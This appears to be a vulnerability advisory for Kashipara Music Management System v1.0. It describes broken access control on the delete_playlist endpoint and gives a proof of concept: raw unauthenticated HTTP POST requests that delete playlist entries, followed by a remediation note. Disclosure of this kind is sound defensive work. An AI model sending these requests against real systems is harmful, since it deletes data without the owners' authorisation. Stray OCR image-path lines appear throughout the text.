Broken Access Control vulnerability was found in "/music/ajax.php?action=delete_playlist" in Kashipara Music Management System v1.0. This vulnerability allows an unauthenticated attacker to delete the valid music playlist entries via the direct URL access.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Music Management System v1.0 (https://www.kashipara.com/project/php/12978/music-management-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:


- **Affected Code File:** /music/ajax.php?action=delete_playlist

Steps:

1. Login into the Music Management System (URL: http://localhost/music/login.php).
2. Navigate to "Playlist" menu (URL: http://localhost/music/index.php?page=playlist).



3. For this POC, we will target the deletion of below two music playlist entries:
    a. Test1 (id = 14)
    b. Test2 (id = 15)



4. Logout of the application.
5. Now, send the below HTTP POST request to the server. Note that in this request, we are trying to delete the music playlist entry “Test1” (id=14) mentioned in Step 3. Also, we don’t have to login into the application to for this request.

POST /music/ajax.php?action=delete_playlist HTTP/1.1

Host: localhost

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 5

id=14

6. The request is accepted by the server and the music playlist entry “Test1” (id=14) is deleted without asking for authentication.

7. Similarly, send the below HTTP POST request to the server to delete the music playlist entry “Test2” (id=15) mentioned in Step 3.

POST /music/ajax.php?action=delete_playlist HTTP/1.1

Host: localhost


Content-Type: application/x-www-form-urlencoded; charset=UTF-8

X-Requested-With: XMLHttpRequest

Content-Length: 5


id=15


8. The request is accepted by the server and the music playlist entry “Test2” (id=15) is deleted without asking for authentication.



9. Access the login page of the Music Management System v1.0 (URL: http://localhost/music/login.php) application.
10. Navigate to “Playlist” menu (URL: http://localhost/music/index.php?page=playlist).

11. We can observe that the two music playlist entries “Test1” (id=14) & “Test2” (id=15) are deleted successfully without asking for authentication.





Solution/Good Reads:

Application should make sure that only the valid authorized user is allowed to access the post login data and perform the relevant post login activities. Validate the session cookie and user permissions at server side for each request before responding with the post login data and allowing the post login activities.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/